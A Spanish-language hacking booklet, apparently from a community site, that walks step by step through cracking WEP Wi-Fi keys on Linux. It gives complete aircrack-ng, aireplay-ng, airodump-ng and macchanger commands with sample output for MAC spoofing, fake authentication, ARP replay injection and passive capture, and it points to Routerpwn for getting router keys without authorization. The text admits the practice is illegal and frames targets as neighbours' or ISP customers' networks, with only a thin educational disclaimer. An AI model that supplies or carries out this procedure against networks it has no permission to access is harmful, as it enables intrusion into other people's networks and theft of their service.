mhk
Security
books

>Cracking Wireless

>Parte 1

Encriptacion WEP

By Dropdead

http://mhksec.co.cc/

Disclaimer:

Este cuaderno de wireless cracking fue elaborado con fines educativos sin fin de lucro , por lo que el autor tanto como la comunidad de http://mhksec.co.cc no se hacen responsables del mal uso que se le de...
Atte: El autor.

Introducción

Este es el primer cuaderno de la comunidad http://mhksec.co.cc el cual esta orientado al crackeo de keys de redes inalámbricas con encriptación wep mediante el Sistema operativo Linux por lo que se considera como la primera parte de 2 tomos,el segundo cuaderno estará orientado a encriptación wpa2 . El Cuaderno presentara 3 tipos de crackear una red inalámbrica : Con inyección de paquetes, Sin inyección de paquetes con un framework en html solo funcional para módems 2wire,Thomson Y Huawei (el ataque estara basado a redes Infinitum para México)

Conceptos Básicos y Software necesario:

Antes que nada les proporcionare algunos conceptos básicos sobre el tema de crackeo de wepkeys ya que en la actualidad solo se han dedicado a poner comandos en pdfs o vídeos sin alguna previa desencriptación de como es que funcionan o sirven , y una de las visiones de mhksec es no incitar al lammerismo,(sin afan de ofender a nadie).

Crackeo de wepkeys: Es la técnica utilizada para la obtención de passwords o wepkeys de routers o módems sin autorización mediante el aprovechamiento de paquetes suministrados por el mismo router . Cabe aclarar que la practica de esta técnica es ilegal pues estaríamos usurpando propiedad ajena por lo que deben ser cuidadosos.

Software Utilizado:

- **Aircrack-ng:** Aircrack-ng es un programa que puede recuperar claves una vez que los paquetes de datos suficientes han sido capturados. Se implementa el ataque estándar FMS con algunas optimizaciones como ataques KoreK, así como el ataque PTW totalmente nuevo, lo que hace el ataque mucho más rápido en comparación con otras herramientas de cracking WEP. Su pagina oficial es :http://www.aircrack-ng.org/

Puede obtenerse desde la pagina oficial o tipeando en una terminal como root lo siguiente:
sudo apt-get install aircrack-ng (El comando es para Debian y derivados pueden variar dependiendo del SO que posean siempre y cuando sea Linux)

- **Routerpwn:** Es un framework en html con un conjunto de exploits y tools que facilitan el acceso u obtención de wepkeys sin autorización la pagina del framework es http://www.routerpwn.com/ esta disponible en android, html y iphone.
- **Macchanger:** Software capaz de cambiar nuestra mac adress pueden instalarlo tipeando como root : sudo apt-get install macchanger

- **Sistema operativo a usar:** En los tutoriales use backtrack 5 R2 y Use mi debian Squeeze (en routerpwn). Cabe mencionar que siempre vinculan a Backtrack con el wireless cracking pero no solo es para eso ya que contiene mas tools para otro tipo de usos, si tienen un SO Linux solo es suficiente instalar el paquete de aircrack-ng o bajarlo y compilarlo.

Notas

Notas: Para realizar un ataque con inyección de paquetes necesitamos que nuestra antena soporte el modo monitor podemos checar si es compatible con el software Aircrack.

Para saber el modelo de nuestro dispositivo inalámbrico basta con abrir una consola y tipear en ella lo siguiente : **lspci | grep Network** y nos soltara una salida parecida a esto: **Network controller: Realtek Semiconductor Co., Ltd. RTL8191SEvA Wireless LAN Controller (rev 10)** y podemos comparar el modelo en la pagina de aircrack: http://www.aircrack-ng.org/doku.php?id=compatibility_drivers y ver si se encuentra allí nuestro modelo de tarjeta de red seguro que soporta inyección de paquetes :). De caso que no estuviera allí vean la parte de obtención de wepkey sin inyección de paquetes.

Seccion 1 : Ataque Con Inyeccion De Paquetes

Scripts utilizados de la suite de Aircrack-ng y Adicionales :

- **airmon-ng:** Script capaz de poner la tarjeta que se le indique en modo monitor
- **airodump-ng:** Se usa para capturar paquetes wireless 802.11 y es útil para ir acumulando vectores de inicialización Ivs con el fin de intentar usarlos con aircrack y obtener la clave WEP.
- **aireplay-ng:** Se usa para inyectar paquetes Su función principal es generar tráfico para usarlo más tarde con aircrack-ng y poder crackear claves WEP y WPA-PSK.
- **Macchanger:** Se utiliza para cambiar nuestra mac adress

Ataque utilizado: Se usara un ataque de falsa autenticación y uno de reinyecion de una petición arp.

Conceptos Básicos :


- **bssid :** Es la mac adress de el router a atacar
- **essid :** Es el nombre de la red a atacar (si el nombre de la red presenta espacios utilicen "" ó '' en el comando donde necesiten el nombre ejemplo : Red del vecino tendrían que ponerlo como "Red del vecino").

El Ataque...


Ya una vez teniendo todo lo necesario mencionado con anterioridad abrimos una terminal y nos logueamos como root con **: su** ó **sudo su** nos pedirá nuestra password la suministramos y listo a comenzar el ataque (todo debe hacerse como root).

1.- Tipeamos **: airmon-ng** (el cual nos devolverá nuestra interfaz abiable para usar en el ataque) veamos:


2.- Paramos la interfaz con : **airmon-ng stop wlan0** (en este caso mi interfaz fue wlan0 la de ustedes puede ser eth0 ó mon0 etc) veamos:




3.- Cambiamos la mac con: **macchanger –mac 00:11:22:33:44:55 wlan0** (recuerden indicar al ultimo su interfaz que usaran para que cambie la mac, se utilizo 00:11:22:33:44:55 porque es fácil de recordar ya que se ocupara mas adelante) veamos:




4.- Ponemos nuestra tarjeta en modo monitor con : **airmon-ng start wlan0** (no olviden que su interfaz puede variar) veamos:



5.- Escaneamos para ver los detalles de las redes a nuestra disposición con : **airodump-ng wlan0** veamos:



y obtenemos esto al darle un enter:



Paramos el airodump con ctrl+c una vez obtenido una salida parecida a esta

6.- Seleccionamos una red a atacar , (en este caso escogí la mía que tiene encriptación wep y para no dañar a nadie) y realizamos un airodump personalizado con :
airodump-ng -c 1 -w MHK2 -bssid f8:d1:11:75:fe:14 wlan0

donde **-c** es el canal del módem, **-w** es el nombre del archivo donde se guardaran los datas tras la inyección, **--bssid** es la mac del módem y **wlan0** sera tu interfaz a utilizar .

Veamos:

```
root@root:~# airodump-ng -w mhktest --bssid  F8:D1:11:75:FE:14 -c 11 wlan0
```

```
CH  1 ][ Elapsed: 4 s ][ 2012-06-28 17:16 ][ Decloak: F8:D1:11:75:FE:14

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:D1:11:75:FE:14  -43  98       49     2266  465   1  54e. WEP  WEP         Z30n

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

F8:D1:11:75:FE:14  00:11:22:33:44:55    0    0 - 1   2368     4733
```

dejamos abierta la consola con el airodump personalizado para que capture datas en este airodump el -w era mhktest pero lo realize 2 veces y el segundo fue -w MHK2 ya que mi wifi usb se puso de punk XD

7.- Nos asociamos a la fuerza del módem con :
aireplay-ng -1 6000 -o 1 -q 10 -e Z30n -a f8:d1:11:75:fe:14 -h 00:11:22:33:44:55 wlan0

Solo cambien lo siguiente :

-e (aquí ponen el nombre de la red que están atacando)
-a (aquí va la mac adress del módem que están atacando chequenla en el airodump que tienen corriendo)

-h (es la mac que tiene nuestra interfaz y es la mac que le asignamos con el macchanger)

wlan0 (esta es su interfaz va al ultimo por lo que puede variar puede ser eth0 o mon0 etc)

NOTA: la asociación puede tardar ya que el aireplay cambia los canales frecuentemente y solo se asociara hasta que le atine al canal en que esta el módem, si no se los da a la primera tipeen el comando varias veces hasta que el canal sea el correcto

veamos:

```
root@root:~# aireplay-ng -1 6000 -o 1 -q 10 -e Z30n -a F8:D1:11:75:FE:14  -h 00:11:22:33:44:55 wlan0
17:13:44  Waiting for beacon frame (BSSID: F8:D1:11:75:FE:14) on channel 1

17:13:44  Sending Authentication Request (Open System) [ACK]
17:13:44  Authentication successful
17:13:44  Sending Association Request [ACK]
17:13:44  Association successful :-) (AID: 1)
```

8.- Iniciamos el ataque de reinyección de paquetes con aireplay con
aireplay-ng -3 -b f8:d1:11:75:fe:14 -h 00:11:22:33:44:55 wlan0

Solo necesitamos cambiar lo siguiente:
-b (Aquí va la mac del módem a que estamos atacando)
-h (Aquí va la mac 00:11:22:33:44:55 que fue la mac cambiada a nuestra interfaz)
wlan0 (Es la interfaz de red utilizada)

veamos:

```
root@root:~# aireplay-ng -3 -b F8:D1:11:75:FE:14  -h 00:11:22:33:44:55 wlan0
17:14:35  Waiting for beacon frame (BSSID: F8:D1:11:75:FE:14) on channel 1
Saving ARP requests in replay_arp-0628-171435.cap
You should also start airodump-ng to capture replies.
Read 24 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

En este paso comenzara el ataque por leer solo paquetes debemos ser pacientes ya que luego tarda en inyectarlos una vez que empiece a inyectarlos se vera el siguiente cambio en los parámetros (got 0 ARP requests and 0 ACKs); y sent 0 packets...(0 pps) y lucirá así:

```
root@root:~# aireplay-ng -3 -b F8:D1:11:75:FE:14  -h 00:11:22:33:44:55 wlan0
17:14:35  Waiting for beacon frame (BSSID: F8:D1:11:75:FE:14) on channel 1
Saving ARP requests in replay_arp-0628-171435.cap
You should also start airodump-ng to capture replies.
Read 92612 packets (got 29378 ARP requests and 30352 ACKs), sent 31272 packets...(500 pps)
```


Como ven tiene ahora varias peticiones arp y ACKs y al mismo tiempo de que lee paquetes los inyecta (los manda al router o módem) ahora solo es cuestión de tiempo y verificar los datas en el airodump veamos:

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:D1:11:75:FE:14  -43  98       49     2266  465   1  54e. WEP  WEP         Z30n

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

En la sección #Data debe tener por lo menos 5000 datas como mínimo para tener la posibilidad de desencriptar la wep

9.- Una vez con los datas óptimos para la desencriptación pasamos a hacerlo con: **aircrack-ng MHK2-01.cap**

Donde **MHK2**-01.cap es el nombre que le dimos en el airodump personalizado para guardar los datas en este caso fue **MHK2** nombre del archivo de mi airodump veamos la desencriptación:




El **-01.cap** nunca cambia solo el nombre del archivo aveces al hacer la desencriptación aveces el aircrack nos manda un mensaje diciendo que se necesitan mas datas Esto es solo cuestión de tiempo ya que a veces no basta con los 5000 y debemos esperar a que en el airodump aumente la cantidad de datas indicadas por el aircrack, tan solo sera cuestión de volver a realizar el paso de la desencriptación cuando se llegue al numero de paquetes requerido.

Sección 2 : Ataque Sin Inyección De Paquetes

Para este ataque no seré muy especifico ya que en la sección anterior di la descripción de cada uno de los comandos y de los parámetros utilizados, quiero aclarar que este ataque es una alternativa a la inyección pues en muchos casos nuestras tarjetas inalámbricas no soportan el ataque anterior ,una cosa importante es que este ataque solo sera llevado con éxito si el usuario o el dueño del router a atacar esta utilizando el internet ya sea viendo vídeos o descargando archivos etc, ya que esto genera mayor trafico y por consecuencia aumentan los Datas rápidamente sin hacer tanto alarde :D .


El Ataque

1.- Checamos nuestras interfaces de red con **ifconfig**, se hace generalmente para identificar nuestra interfaz inalámbrica que poseemos pues estos ataques se hacen por medio de este tipo de interfaces veamos:




En mi caso fue wlan0, la de ustedes puede variar en este caso proseguiremos al siguiente paso , recuerden usar su interfaz inalámbrica.

2.- Activamos nuestra tarjeta en modo monitor con **airmon-ng wlan0** veamos:



3.- Realizamos un airodump sencillo para localizar las redes y sus detalles con **airodump-ng mon0** y obtenemos esto :




sin inyección obtenemos 217 datas automáticamente ya que se esta utilizando el internet paramos nuestro airodump para usar otro dump orientado específicamente a la red deseada...


4.- Iniciamos el airodump personalizado:

-c1 es el canal
--bssid la mac del módem
-w nombre del .cap a guardar
mon0 mi interfaz

y obtenemos :




En esto de 217 sube a 7727 datas si no me creen corroboren la hora y poco despues obtenemos mas datas

